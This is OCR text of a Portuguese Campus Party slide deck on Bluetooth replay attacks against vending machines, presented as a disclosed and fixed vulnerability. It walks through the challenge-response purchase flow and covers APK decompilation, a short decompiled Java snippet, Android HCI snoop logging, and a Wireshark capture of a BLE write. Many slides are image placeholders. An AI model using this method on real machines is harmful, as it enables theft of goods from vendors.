campus party

Sim, existe almoço grátis:

Pwning Vending Machines for Snacks

Bluetooth Replay Attacks in Vending Machines

@gabu_sec

Disclaimer

- O vendor foi notificado em Dez/2019;
- As vulnerabilidades foram corrigidas;
- Os lanches foram pagos depois; 😊

@gabu_sec


@gabu_sec

1º dia


@gabu_sec

@gabu_sec

@gabu_sec


Application is requesting permission to turn on Bluetooth. Allow?
NO
YES

@gabu_sec




@gabu_sec


Cenários

@gabu_sec


Cenário #1



Cenário #2



Cenário #2




@gabu_sec

Fluxo Compra


@gabu_sec


Challenge-Response

@gabu_sec




1. Request Service






1. Request Service

2. Choose








1. Request Service


3. Challenge


2. Choose




1. Request Service
3. Challenge
2. Choose
4. Solve


1. Request Service
2. Choose
3. Challenge
4. Solve
5. Response


1. Request Service
3. Challenge
2. Choose
5. Response
4. Solve
6. Verify


1. Request Service
3. Challenge
2. Choose
5. Response
7. Grant Service
6. Verify
4. Solve

1. Request Service

3. Challenge

2. Choose

5. Response

4. Solve

7. Grant Service

6. Verify

2º dia

Estratégias

@gabu_sec

campus party

Mais fácil!

1. **Decompilar APK e buscar função() que resolve o challenge;**
2. **Comprar VÁRIOS produtos e entender a lógica da compra;**

```
private String generateHashKey(BluetoothGattCharacteristic bluetoothGattCharacteristic) {
    return generateHashKey(bluetoothGattCharacteristic.getService().getUuid(), bluetoothGattCharacteristic);
}

private String generateHashKey(UUID uuid, BluetoothGattCharacteristic bluetoothGattCharacteristic) {
    return uuid + "|" + bluetoothGattCharacteristic.getUuid() + "|" + bluetoothGattCharacteristic.getInstanceId();
}
```

Mais difícil...

1. Decompilar APK e buscar função() que resolve o challenge;
2. Comprar VÁRIOS produtos e entender a lógica da compra;


Qual escolhemos?

O mais difícil, óbvio...

@gabu_sec


Como capturar tráfego Bluetooth?

@gabu_sec


Opções do desenvolvedor
Ativado
Ativar log de rastreamento Bluetooth HCI
Capturar todos os pacotes Bluetooth HCI em um arquivo (ative o Bluetooth depois de alterar esta configuração)

@gabu_sec

Wireshark


544 90.789367 localhost TexasIns ATT
546 90.803400 TexasIns_c localhos ATT
547 90.804319 localhost TexasIns ATT
549 90.818395 TexasIns_c localhos ATT
552 90.827533 localhost TexasIns ATT
555 92.553600 TexasIns_c localhos ATT
556 95.017961 localhost (Fire) TexasIns ATT
558 103.795587 TexasIns_c ATT
559 103.953387 TexasIns_c ATT
560 106.802844 localhost ATT
Frame 556: 29 bytes on wire (232 bits), 29 bytes captured (232 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Write Command (0x52)
Handle: 0x0012 (Unknown: Unknown)
Value: 622e792a0a254a4838676b426523444a30

1. Request Service

3. Challenge

